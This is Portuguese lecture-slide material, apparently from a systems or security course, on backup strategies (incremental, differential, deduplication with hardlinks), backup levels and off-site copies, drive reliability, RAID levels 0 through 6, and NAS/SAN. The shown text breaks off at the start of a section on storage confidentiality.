
- **Não é armazenar informação num disco adicional**
 - externo, remoto
- **Considera políticas, mecanismos e processos para realizar, manter e recuperar cópias de informação**
 - Que resista a várias situações
 - Apenas usado em situações de catástrofe
 - Que considere a realização da cópia, armazenamento e restauro
- **Enquadramento legal obriga a cuidado especial**
 - Podem existir dados pessoais
 - Necessitam de ter uma política de retenção
 - ▶ Backups têm de expirar

Backups: Tipo Diferencial



<http://www.teammead.co.uk/>

Backups: Tipo Incremental



<http://www.teammead.co.uk/>

Backups: Tipo Incremental

		Totals			Existing Files		New Files	
Backup#	Type	#Files	Size/MB	MB/sec	#Files	Size/MB	#Files	Size/MB
657	full	143905	7407.3	2.07	143870	7360.4	59	46.9
658	incr	47	47.6	0.03	33	40.0	29	7.6
659	incr	153	39.5	0.02	132	32.1	36	7.4
660	incr	118	52.2	0.03	78	12.1	70	40.1
661	incr	47	47.4	0.02	32	40.0	32	7.4
662	incr	47	47.5	0.02	33	40.0	29	7.5
663	incr	47	47.5	0.01	33	40.2	29	7.3
664	incr	232	53.3	0.03	211	46.0	36	7.4
665	incr	91	51.4	0.05	35	1.2	85	50.2
666	incr	89	45.7	0.05	71	38.0	37	7.6
667	incr	47	47.7	0.02	18	9.2	44	38.5
668	incr	47	47.8	0.02	21	34.0	41	13.8
669	full	143937	7407.8	3.05	143824	7396.8	185	11.2
670	incr	95	35.0	0.04	68	27.0	54	8.0

Backups: Compressão

- **Compressão por algoritmos sem perdas**
 - Ex: zip
- **Cópias seletivas da informação**
 - Apenas os ficheiros que foram alterados (inc, ou diff)
- **Deduplicação**
 - Armazenar apenas ficheiros/blocos únicos
 - Cópias totais com processo de redução posterior
 - ▶ De blocos usando formatos de imagens adequados
 - ▶ De ficheiros através de ligações (ex, hardlinks)

Backups: Compressão e Deduplicação

			Existing Files			New Files		
Backup#	Type	Comp Level	Size/MB	Comp/MB	Comp	Size/MB	Comp/MB	Comp
657	full	3	7360.4	6244.5	15.2%	46.9	9.4	80.0%
658	incr	3	40.0	9.0	77.6%	7.6	1.7	76.9%
659	incr	3	32.1	8.6	73.1%	7.4	1.7	77.3%
660	incr	3	12.1	3.2	74.0%	40.1	9.0	77.6%
661	incr	3	40.0	8.3	79.4%	7.4	1.7	76.7%
662	incr	3	40.0	8.8	77.9%	7.5	1.7	76.8%
663	incr	3	40.2	8.3	79.3%	7.3	1.7	77.2%
664	incr	3	46.0	12.3	73.2%	7.4	1.7	77.1%
665	incr	3	1.2	0.4	68.2%	50.2	10.5	79.2%
666	incr	3	38.0	9.1	76.0%	7.6	1.9	74.8%
667	incr	3	9.2	1.2	86.5%	38.5	8.4	78.2%
668	incr	3	34.0	7.2	78.9%	13.8	3.4	75.4%
669	full	3	7396.8	6251.1	15.5%	11.2	2.9	74.5%
670	incr	3	27.0	6.5	76.0%	8.0	2.0	75.7%

```
$ du -hs 669  
6.2G 669  
$ du -hs 657  
6.2G 657
```

```
$ du -hs 669 657  
6.2G 669  
106M 657  
6.3G total
```

du ignora hardlinks repetidos

Backups: Níveis

- **Aplicacional**

- Extração dos dados da aplicação (ex mysqldump).
- Representa uma vista consistente para a aplicação
 - ▶ Pode ser necessário bloquear o estado da aplicação (ex. escritas na DB)
- Necessário repetir para todas as aplicações existentes

- **Ficheiros**

- Cópia dos ficheiros individuais
- Permite copiar qualquer aplicação
- Estado guardado pode ser inconsistente
 - ▶ Ex. Ficheiros abertos com dados não escritos para o disco

Backups: Níveis

- **Sistema de Ficheiros**
 - Mecanismos próprios do sistema de ficheiros
 - Criação de regtos de alterações periódicos
 - ▶ Snapshots temporais
 - Pode permitir recuperar ficheiros individuais ou não
- **Blocos**
 - Cópia dos blocos do suporte de armazenamento
 - Agnóstico do sistema de ficheiros e sistema operativo
 - Pode ser realizado pela infraestrutura de armazenamento
 - ▶ Transparente e sem impacto

Backups: Local da Cópia

- **No mesmo volume ou sistema**
 - Permitem aos utilizadores rapidamente recuperarem informação
 - Protege contra alterações/remoções indevidas de ficheiros
 - Não protege contra avarias do armazenamento
 - Ex: OS X TimeMachine
- **Num sistema localizado na mesma infraestrutura**
 - Também de acesso rápido
 - Protege contra falhas isoladas do armazenamento
 - Não protege contra eventos com maior âmbito
 - ▶ Inundações
 - ▶ Incêndios
 - ▶ Roubos
 - Ex: Maioria dos sistemas de armazenamento, Backuppc, Apple TimeCapsule

Backups: Local da Cópia

- **Remotos (Off-site)**

- Realizados para um sistema a uma grande distância
 - ▶ Serviço disponível via rede dedicada ou Internet
 - ex, para Amazon S3, ou para servidores num DC alternativo ou alugado
 - Cifras são recomendadas (obrigatórias) no caso de serviços externos!
 - ▶ Transporte especializado para local seguro
 - ex, via um veículo seguro que transporte os suportes de armazenamento
- Permitem recuperar informação em caso de evento com grandes danos
 - ▶ Incêndio, roubo, inundação, terrorismo, terremoto...
- Recuperação de informação muito mais lenta
 - ▶ Necessário ir buscar fisicamente a informação, ou transferir a informação via a Internet

Seleção do Equipamento

- **Gamas Diferentes: Enterprise vs Desktop**

- Qualidade de construção e mecanismos de recuperação
 - ▶ Qualidade... alegadamente
- MTBF: Mean Time Between Failures
 - ▶ Enterprise HDD:: 1.2M hours, at 45ºC, 24/7, 100% use rate(1)
 - ▶ Desktop HDD: 700K hours, at 25º, 8/5, 10-20% use rate (1)

- **Ajustado ao caso de Uso**

- Write Intensive vs Read Intensive
- NAS vs Video vs Desktop vs Cold Storage vs Data Center
 - ▶ diferenças a nível do consumo, fiabilidade, desempenho


- **Ajustado ao nível de desempenho**

- Tier 0: Desempenho muito alto e baixa capacidade (PCIe NVMe SSD)
- Tier 1: Desempenho, capacidade e disponibilidade altos (M2 SATA SSD)
- Tier 2: Desempenho baixo, alta capacidade (SATA HDD)

1) Enterprise-class versus Desktop-class Hard Drives, rev 1.0, Intel, 2008


Ambientes e Equipamentos Controlados

Failure Rate of a Seagate Drive




Hard Drive Failure Rates by Manufacturer

All drive sizes for a given Manufacturer are combined




<https://www.backblaze.com/b2/hard-drive-test-data.html>

Ambientes e Equipamentos Controlados



Ambientes e Equipamentos Controlados



© ASHRAE graphic reformatted by Condair

RAID

Redundant Array of Inexpensive Drives


- **Garantir a sobrevivência da informação**
 - Os dados só se perdem se falharem mais do que X discos do RAID
 - O valor de X depende do tipo de RAID
- **Solução de baixo custo e eficiente**
 - Permite usar hardware barato, falível
 - Acelerar o desempenho nas leituras e escritas em discos
- **Mas o RAID não substitui o backup!**
 - Não tolera falhas catastróficas em mais do que X discos dos N do RAID
 - Não tolera erros dos utentes ou do sistema
- **E o RAID pode aumentar a probabilidade de falha do sistema!**
 - Se o objetivo for apenas acelerar o mesmo

RAID 0 (striping)

- **Objetivos**
 - Acelerar o acesso à informação em disco
- **Aproximação**
 - Acesso a discos em paralelo
 - Striping
 - ▶ A informação lógica de um volume é subdividida em fatias (stripes)
 - ▶ As fatias são intercaladas nos discos


- **Prós**
 - Aceleração dos acessos aos discos até N vezes

- **Contras**
 - Aumento da probabilidade de perda de informação
 - ▶ Se PF for a probabilidade de falha de um disco, a probabilidade de perder informação com um RAID 0 com N discos é $1 - (1 - PF)^N$
 - Aumento do número de dispositivos
 - ▶ Pelo menos para o dobro



RAID 1 (mirroring)

- **Objetivo**
 - Tolerar falha de discos
- **Aproximação**
 - Duplicação da informação (mirroring)
 - ▶ Escrita sincronizada
 - ▶ Leitura com comparação ou de apenas um disco (mais rápido)
- **Vantagens**
 - Diminuição da probabilidade de perda de informação
 - ▶ Considerando a prob. de falha de um disco PFD , a prob. de perda de dados com N discos é $(PFD)^N$
 - Ignorando falhas não isoladas (ex, pico de energia, temperatura excessiva)
- **Desvantagens**
 - Desperdício da capacidade de armazenamento
 - ▶ Perdido pelo menos 50% da capacidade (2 discos, 66% em 3 discos, .. $(N-1)/N$)
 - Aumento do número de dispositivos
 - ▶ Pelo menos para o dobro



RAID 0+1

- **Objetivos**


- Benefícios do RAID 0 (desempenho)
 - Benefícios do RAID 1 (resistência a falhas)

- **Aproximação**

- Um nível RAID 0
 - ▶ ... de volumes em RAID 1
 - Ou seja: mirroring de volumes striped

- **Contras**

- Desperdício de capacidade de armazenamento
 - ▶ Pelo menos 50% da capacidade é perdida
 - Aumento do número de dispositivos necessários



RAID 4

- **Objetivos**


- Ter a proteção do RAID 1
 - Ter um desempenho e um eficiência de espaço próximos do RAID 0

- **Aproximação**

- Armazenamento de dados em N-1 discos
 - Armazenamento de paridade num disco
 - ▶ O desperdício de espaço é igual a à capacidade de cada disco
 - ▶ Os dados de quaisquer N-1 discos podem ser gerar um outro

- **Problemas**

- Necessita de 3 ou mais discos
 - A atualização da paridade é complexa e demorada
 - ▶ Obriga a leituras antes das escritas
 - Ler bloco de dados antigo (e.g. C1)
 - Ler bloco de paridade antigo (Cp)
 - Comparar bloco de dados antigo com novo, alterar o bloco de paridade (Cp')
 - Escrever bloco de dados novo (C1')
 - Escrever bloco de paridade novo (Cp')
 - ▶ As escritas têm de ser seriadas por causa do acesso ao disco de paridade
 - A recuperação é mais demorada do que com RAID 1



RAID 5

- **Objetivos**


- Similar ao RAID 4 mas mais eficiente nas escritas

- **Aproximação**

- Blocos de paridade espalhados por todos os discos
- O desperdício de espaço é igual ao do RAID 4
- A concorrência nas escritas é melhorada

- **Problemas**

- Mais complexo do que RAID 4



RAID 6

- **Objetivos**

- Melhorar fiabilidade do RAID 5

- **Aproximação**


- 2 Blocos de paridade espalhados por todos os discos
 - O desperdício de espaço é maior do que o RAID 5
 - A concorrência nas escritas é ligeiramente pior que o RAID 5

- **Problemas**

- Mais complexo do que RAID 5

- **Vantagens**

- Permite falha simultânea de 2 discos



NAS e SAN

- **Network Attached Storage**
 - Sistema disponível por rede
 - Frequentemente com vários discos em RAID
 - Custo: centenas a milhares de euros
- **Storage Area Network**
 - Conjunto de sistemas disponíveis por rede
 - Pode implementar qualquer esquema de redundância
 - Custo: centenas de milhares a milhões de euros
- **Vantagens**
 - Permitem centralizar políticas de armazenamento
 - Fornecem interface normalizado independente do armazenamento real
 - Utilizados para armazenamento e cópias

Confidencialidade do Armazenamento

Problema

O sistema de ficheiros tradicional possui proteções que são limitadas

- **Proteções Físicas**

- Sistema de ficheiros é confinado a um dispositivo

- **Proteções Lógicas**

- O controlo de acesso é aplicado pelo sistema operativo
 - Faz-se uso de ACLs e outros mecanismos de confinamento

Problema

Existe um número de situações onde esta proteção é irrelevante

- **No caso de acesso direto e físico aos dispositivos**
 - Acessos aos dispositivos anfitriões (portáteis, smartphones)
 - Dispositivos de armazenamento discretos, por vezes externos
 - ▶ Tapes, CDs, DVDs, SSD, ...
- **Acesso através dos mecanismos de controlo de acesso**
 - Acesso não ético pelos administradores
 - Personificação de utentes

Problema

